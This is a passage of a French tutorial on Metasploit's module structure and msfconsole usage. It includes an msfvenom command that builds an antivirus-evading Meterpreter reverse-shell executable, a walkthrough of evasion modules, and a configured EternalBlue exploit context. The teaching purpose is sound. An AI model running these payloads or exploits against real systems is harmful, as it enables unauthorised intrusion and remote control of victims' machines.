
Comme nous l’avons vu dans un précédent tutoriel d’initiation à Metasploit, c’est l’outil phare du test de sécurité moderne. Après avoir également appris, dans un autre chapitre, à réaliser une attaque avec Metasploit, nous allons nous attaquer à sa structure et aux étapes clés de l’exploitation.
Metasploit est un framework d’exploitation très puissant qui peut couvrir toutes les phases d’une mission de test d’intrusion, depuis la collecte d’informations jusqu’à la post-exploitation. Que vous soyez débutant curieux ou apprenant confirmé, ce tutoriel consolidera vos bases acquises pour naviguer dans l’outil, manipuler les modules les plus utilisés, et comprendre les mécanismes fondamentaux de l’exploitation de vulnérabilités.
Rappels fondamentaux du fonctionnement de Metasploit
Metasploit dispose de deux versions principales :
- Metasploit Pro : la version commerciale, qui facilite l’automatisation et la gestion des tâches. Cette version dispose d’une interface graphique (GUI).
- Metasploit Framework : la version open-source, qui fonctionne en ligne de commande. C’est sur cette version que se concentrera ce chapitre.
Le Metasploit Framework est un ensemble d’outils permettant la collecte d’informations, l’analyse, l’exploitation, le développement d’exploits, la post-exploitation et bien plus encore.
Bien que son usage principal soit dédié aux tests d’intrusion, il est aussi très utile pour la recherche de vulnérabilités et le développement d’exploits. Ces principaux composants sont :
- msfconsole : l’interface principale en ligne de commande depuis votre terminal.
- Modules : des blocs autonomes tel que les exploits, les scans, les payloads, etc.
- Outils : des outils autonomes axés sur la recherche de vulnérabilités, l’évaluation de celles-ci ou d’intrusion.
Lors de l’utilisation du Metasploit Framework, vous interagissez principalement avec la console msfconsole depuis votre terminal.
La console sera votre interface principale pour interagir avec les différents modules du framework Metasploit. Ces modules sont des composants conçus pour effectuer une tâche spécifique, comme exploiter une vulnérabilité, scanner une cible ou réaliser une attaque par force brute.

Mais avant de plonger dans ces modules, clarifions de nouveau quelques concepts fondamentaux :
- Exploit : Un morceau de code qui exploite une vulnérabilité présente sur le système cible.
- Vulnérabilité : Une faille de conception, de codage ou de logique affectant le système cible. L’exploitation d’une vulnérabilité peut entraîner la divulgation d’informations confidentielles ou permettre l’exécution de code sur le système.
- Payload : Un exploit utilise une vulnérabilité. Cependant, si l’on veut que l’exploiter produise un effet souhaité (prise de contrôle du système, accès à des données confidentielles, etc.), il faut utiliser un payload. Ce dernier représente le code qui sera exécuté sur le système cible.
👉 Tout savoir sur les payload ou charge utile.
La structure de Metasploit
Il est essentiel de connaître la liste et le rôle des répertoires sur lesquels repose Metasploit.
Répertoire Auxiliary
Tous les modules de support (scanners, crawlers, fuzzers…) se trouvent ici. Pour afficher ces dans msfconsole, utilisez la commande show auxiliary ou affinez la recherche avec search type:auxiliary.
Dans l’invite de commande de msfconsole (quel que soit votre contexte actuel), tapez :
show auxiliaryUne longue liste de modules commençant par auxiliary/... s’affiche à l’écran (avec leur nom,leur date et leur rang/description). Comme il y en a beaucoup, le défilement peut prendre quelques secondes.
Plutôt que d’afficher tout le catalogue d’un coup, il est souvent plus pratique de filtrer par mot-clé ou par catégorie (par exemple smb, telnet, http, scanner) :
search type:auxiliary scannerOu encore :
search type:auxiliary telnetSeules les lignes correspondant au type auxiliary et au terme recherché apparaissent, chacune numérotée à gauche (ex. 0, 1, 2…).

Une fois le module repéré dans les résultats de recherche, vous pouvez le charger directement avec use suivi de son numéro :
use 0L’invite de commande change et affiche le chemin du module sélectionné (par exemple msf6 auxiliary(scanner/...) >). Vous pouvez ensuite lancer show options pour voir les paramètres à renseigner.
Répertoire Encoders
Les encoders permettent d’encoder l’exploit et le payload afin de tenter d’échapper à la détection par un antivirus basé sur les signatures. Les solutions de sécurité reposant sur des signatures comparent les fichiers suspects à une base de données de menaces connues. L’encodage peut ainsi avoir une efficacité limitée, car ces solutions effectuent souvent d’autres types de vérifications.

Prenons un exemple pour illustrer l’utilisation du répertoire encoders. Imaginez que vous avez un message ou un programme (votre payload) et que vous voulez le « transformer » dans un autre format (par exemple en le codant en base64 ou en le transformant autrement) pour qu’il ne ressemble plus à sa forme d’origine aux yeux d’un filtre simple basé sur des signatures.
Dans Metasploit, on utilise souvent l’outil msfvenom (mentionné dans les composants de Metasploit) pour fabriquer un payload et lui appliquer un encoder en une seule commande.
Imaginons que l’on souhaite créer un petit payload simple (par exemple pour ouvrir une invite de commande ou une session) et lui appliquer un encodeur comme x86/shikata_ga_nai (un encodeur très connu dans Metasploit) :
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 -e x86/shikata_ga_nai -i 3 -f exe -o payload_encode.exeVoici ce que chaque morceau signifie avec des mots simples :
-p windows/meterpreter/reverse_tcp: on choisit le payload (le code qui s’exécutera sur la machine cible pour se reconnecter vers nous).LHOST=...etLPORT=...: on indique l’adresse IP de notre machine et le port d’écoute où la connexion doit revenir.-e x86/shikata_ga_nai: c’est ici qu’on utilise un encoder pour « déguiser » le code du payload.-i 3: on répète l’encodage 3 fois (comme passer plusieurs couches de peinture) pour modifier encore davantage l’apparence du code.-f exe -o payload_encode.exe: on génère le résultat final dans un fichier exécutable nommépayload_encode.exe.
L’encodeur modifie l’aspect du code pour qu’il ne corresponde plus immédiatement à une signature connue.
Ses limites : même encodé, le programme reste un programme qui, une fois lancé ou analysé en profondeur, peut toujours être repéré par des protections plus poussées (analyse comportementale, antivirus modernes, etc.). C’est pour cela que l’encodage ne garantit pas à lui seul de passer partout.
Répertoire Evasion
Si le répertoire encoders sert à transformer ou « déguiser » le code d’un exploit ou d’un payload afin d’éviter qu’un antivirus ne le reconnaisse facilement par sa signature habituelle. Son efficacité reste toutefois limitée, car les antivirus modernes utilisent d’autres méthodes d’analyse pour repérer les comportements suspects.
Le répertoire evasion regroupe quant à lui des modules spécialement conçus pour contourner les protections antivirus de manière plus globale, avec des résultats qui varient selon les défenses en place.
En résumé, l’encodage cherche surtout à modifier l’apparence du code, tandis que l’évasion vise directement à passer sous le radar des systèmes de sécurité.

Prenons un exemple pour illustrer l’utilisation du répertoire evasion. Imaginez qu’au lieu de simplement « déguiser » l’apparence du code comme le fait un encodeur, on utilise un module spécialement conçu pour passer inaperçu face aux protections antivirus.
Dans msfconsole, les modules d’évasion se trouvent sous le chemin evasion/... et s’utilisent exactement comme les autres modules du framework : on les sélectionne avec use, on vérifie les réglages avec show options, on renseigne les paramètres avec set, puis on les lance.
Pour afficher la liste des modules d’évasion, depuis la console msfconsole (dans n’importe quel contexte), saisissez :
show evasionUne liste des modules d’évasion (evasion/...) s’affiche dans la console avec leurs informations associées.
Vous pouvez aussi utiliser la commande search pour obtenir une liste numérotée :
search type:evasionLes modules d’évasion apparaissent chacun avec un numéro en début de ligne (0, 1, 2…), ce qui vous permet de les sélectionner rapidement avec use <numéro> (par exemple use 0).

Imaginons que vous souhaitiez explorer ou tester un module d’évasion dans la console Metasploit :
Chercher un module d’évasion :
search type:evasionCela affiche la liste des modules disponibles dans le répertoire evasion.
Sélectionner le module souhaité (par exemple le premier résultat, 0) :
use 0L’invite de commande passe dans le contexte de ce module d’évasion.
Afficher et configurer les paramètres nécessaires :
show optionsVous voyez alors les options à renseigner (par exemple le payload ou le fichier d’entrée selon le module), puis vous les définissez avec set. Par exemple :
set PAYLOAD windows/meterpreter/reverse_tcpLancer le module :
runLe module génère alors la sortie prévue en appliquant sa technique d’évasion.
Même avec un module d’évasion, le résultat dépend beaucoup des protections installées sur la machine cible (antivirus, détection comportementale, mises à jour), ce qui explique pourquoi son taux de réussite varie.
Répertoire Exploits
Les exploits sont organisés par système cible. Nous l’avons découvert dans le chapitre précédent sur comment mener une attaque avec Metasploit.
Répertoire NOPs
Le répertoire NOPs (pour No Operation, littéralement « aucune opération ») regroupe des instructions qui ne font strictement rien lorsqu’elles sont exécutées par le processeur. Sur un processeur x86, par exemple, l’instruction 0x90 correspond à un NOP.
Voyez un NOP comme un espace vide ou une case neutre que l’on place avant un message important.
Mais à quoi ça sert ?
- Servir de zone tampon (ou de « rembourrage ») : Lorsqu’un programme ou un payload doit respecter une taille précise ou atteindre un certain emplacement en mémoire, les NOPs permettent de combler l’espace de façon neutre, sans faire planter le programme.
- Faciliter l’atterrissage vers le code utile : Dans certaines techniques d’exploitation, aligner une suite de NOPs (ce qu’on appelle parfois un NOP sled, ou « toboggan de NOPs ») permet au processeur de « glisser » sans encombre jusqu’au véritable code à exécuter, même si l’adresse visée n’est pas exacte au caractère près.
Un NOP ne déclenche aucune action particulière par lui-même : c’est simplement une pause neutre qui aide à caler le code au bon endroit.
Pour afficher les modules NOPs c’est le même principe qu’avec les autres répertoires. Pour afficher la liste des modules NOPs. Depuis la console msfconsole (quel que soit votre contexte actuel), tapez :
show nops
Dans la pratique, Metasploit gère souvent automatiquement la génération de NOPs lorsqu’un exploit en a besoin pour servir de zone tampon. Si vous souhaitez sélectionner ou tester un module NOPs directement dans msfconsole, la méthode suit la même logique que pour les autres modules :
Sélectionner le module (par exemple le résultat 0 après une recherche) :
use 0L’invite de commande change pour indiquer que vous êtes dans le contexte du module NOPs sélectionné.
Afficher les réglages disponibles :
show optionsLa console affiche les paramètres éventuels que vous pouvez ajuster pour ce module.
Modifier un paramètre si nécessaire (avec set), puis lancer le module :
runLe module exécute sa génération d’instructions neutres (comme 0x90 sur l’architecture x86) selon les paramètres définis.
Vous n’avez donc pas toujours besoin d’appeler un module NOPs à la main lors d’un test classique, car Metasploit s’en occupe souvent en arrière-plan pour maintenir une taille de payload adaptée.
Répertoire Payloads
Les payloads sont les codes exécutés sur la machine cible. Un exploit exploite une vulnérabilité, mais pour obtenir un effet concret (ouvrir une session, exécuter calc.exe, etc.), il faut y associer un payload.
Obtenir une coque interactive (une interface en ligne de commande pour contrôler à distance l’ordinateur cible) est un objectif fréquent. Metasploit propose divers payloads permettant ces cas.
Voici l’utilité des sous-dossiers contenus dans le répertoire payloads :
- Adapters : Enveloppent un payload unique pour le convertir dans un autre format (ex : un payload encapsulé dans une commande PowerShell).
- Singles : Payloads autonomes (comme créer un utilisateur ou lancer notepad.exe) n’ayant pas besoin de composants supplémentaires.
- Stagers : Préparent un canal de communication entre Metasploit et la cible, utile pour les payloads étagés (staged payloads).
- Stages : Parties plus volumineuses du payload téléchargées après coup via le stager.
Exemple de notation :
generic/shell_reverse_tcp(payload inline/single)windows/x64/shell/reverse_tcp(payload étagé/staged)
La présence d’un underscore (_) ou d’un slash (/) dans le nom indique respectivement s’il s’agit d’un payload inline ou staged.
👉 Pour en savoir plus, Metasploit : le guide pour débuter.
Répertoire Post

Le répertoire Post regroupe les modules utilisés à la fin d’un test d’intrusion, pendant la phase de post-exploitation. Cela correspond à ce que l’on peut faire une fois que l’on a déjà réussi à obtenir un accès sur la machine cible. Par exemple, récupérer des informations ou explorer le système déjà connecté.
Dans la console msfconsole (quel que soit votre contexte actuel), vous pouvez lister les modules disponibles de deux façons :
Afficher tous les modules Post :
show postUne liste de modules commençant par post/... s’affiche à l’écran.
Rechercher ou filtrer avec search (souvent plus pratique) :
search type:postLes modules Post apparaissent avec un numéro en début de ligne (0, 1, 2…), ce qui facilite leur sélection. Vous pouvez aussi ajouter un mot-clé, comme windows ou linux, pour filtrer davantage.

Contrairement à un exploit qui cherche à entrer sur la machine cible, un module Post s’appuie sur une connexion déjà ouverte (appelée session).
Sélectionner le module (par exemple le résultat 0 après une recherche) :
use 0L’invite de commande change pour afficher le chemin du module sélectionné (par exemple post/...).
Afficher les options nécessaires :
show optionsLa liste des paramètres à renseigner s’affiche. Vous verrez souvent le paramètre SESSION, qui correspond au numéro de la connexion active avec la machine cible.
Indiquer le numéro de session (par exemple la session 1) :
set SESSION 1Relancez show options pour confirmer que SESSION est bien réglé sur 1.
Lancer le module :
runLe module s’exécute à travers la session active et affiche son résultat dans la console.
Utilisation par contexte
msfconsole fonctionne par contexte : chaque fois que vous choisissez un module (un outil précis pour tester ou exploiter une faille), vous entrez dans son espace de travail. Par défaut, les réglages que vous faites dans un module ne suivent pas si vous passez à un autre module.
Par exemple, si vous réglez l’adresse de la machine cible (RHOSTS, c’est-à-dire l’adresse IP ou le nom de l’ordinateur visé) dans l’outil ms17_010_eternalblue, puis que vous changez d’outil (par exemple pour faire un simple test de connexion), il faudra re-régler RHOSTS.
C’est plutôt pratique, car cela évite de garder d’anciens réglages par erreur quand on change de tâche. Seuls les réglages marqués comme globaux (avec la commande setg) restent enregistrés quand on change de module.
Pour choisir un outil après une recherche, vous pouvez taper use suivi du numéro affiché au début de la ligne dans les résultats. Même si l’affichage de la ligne de commande change, les commandes habituelles restent disponibles : vous n’êtes pas « enfermé » dans un dossier comme sur un ordinateur classique, vous avez simplement sélectionné un outil de travail.
Ce changement d’affichage montre que vous travaillez désormais dans un contexte précis. Pour voir les réglages propres à cet outil, tapez la commande show options.
Cette commande affiche les paramètres liés à l’outil choisi, et son résultat change selon l’outil dans lequel vous vous trouvez.
Par exemple, un outil d’attaque demandera souvent de préciser la cible (RHOSTS) et le « port » (une sorte de porte d’entrée numérique utilisée pour communiquer, notée RPORT). À l’inverse, un outil utilisé après avoir obtenu l’accès (un module de post-exploitation) demandera plutôt le numéro de la session (SESSION) :
Une session, c’est simplement la connexion active déjà ouverte entre votre ordinateur et la machine cible, que l’outil va utiliser pour agir à distance.
La commande show fonctionne où que vous soyez, suivie d’une catégorie d’outils (comme auxiliary pour les outils d’analyse/support, payload pour le code exécuté sur la cible, ou exploit pour profiter d’une faille) afin d’afficher la liste correspondante.
Travailler avec les modules de Metasploit
Une fois que vous êtes dans le contexte d’un module, à l’aide de la commande use suivie du nom du module, comme vu précédemment, vous devez configurer des paramètres.
Les paramètres les plus courants que vous utiliserez sont listés ci-dessous. Gardez en tête que le menu du module choisi, des paramètres supplémentaires ou différents peuvent être requis. Il est recommandé d’utiliser la commande show options pour lister les paramètres nécessaires.
Tous les paramètres se définissent avec la même syntaxe.
Paramètres de valeur
Avant d’aller plus loin, souvenez-vous de toujours vérifier l’invite de commandes msfconsole pour vous assurer que vous êtes dans le bon contexte avec Metasploit. Vous pouvez rencontrer cinq types d’invites :
- Invite de commande classique : Les commandes Metasploit ne peuvent pas être exécutées.
- Invite Metasploit sans contexte : C’est l’invite principale
msf6 >oumsf >sans module chargé. Vous ne pouvez pas encore y exécuter de commandes spécifiques à un module. - Invite de contexte : Après avoir sélectionné un module avec la commande
use, vous entrez dans un contexte spécifique (par exemple, un exploit). Vous pouvez alors définir les paramètres propres au module. Par exemple :msf exploit(windows/smb/ms17_010_eternalblue) > - Invite Meterpreter : Meterpreter est un payload. Cette invite indique qu’un agent Meterpreter a été injecté sur le système cible et s’est connecté à votre machine. Par exemple :
meterpreter > - Shell sur le système cible : Une fois l’exploit réussi, vous pouvez obtenir un shell sur la machine cible. Il s’agit d’une ligne de commande classique sur le système distant. Per exemple :
c:\system32>
Affichage des options
La commande show options permet de lister tous les paramètres disponibles. Par exemple :
exploit/windows/smb/ms17_010_eternalblue > show optionsComme vous pouvez le voir dans la capture d’écran ci-dessous, certains de ces paramètres doivent obligatoirement être renseignés pour que l’exploit fonctionne. Certaines valeurs requises seront préremplies ; assurez-vous de vérifier si elles conviennent à votre cible.

Par exemple, un exploit peut avoir une valeur RPORT (port distant : le port sur le système cible auquel Metasploit tentera de se connecter pour exécuter l’exploit) définie par défaut à 80, alors que votre application web cible pourrait utiliser le port 8080.
Dans cet exemple, nous allons définir le paramètre RHOSTS sur l’adresse IP de notre système cible à l’aide de la commande set.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39rhosts => 10.10.165.39
Puis vérifiez avec :
show options
Les paramètres que vous utiliserez fréquemment sont les suivants :
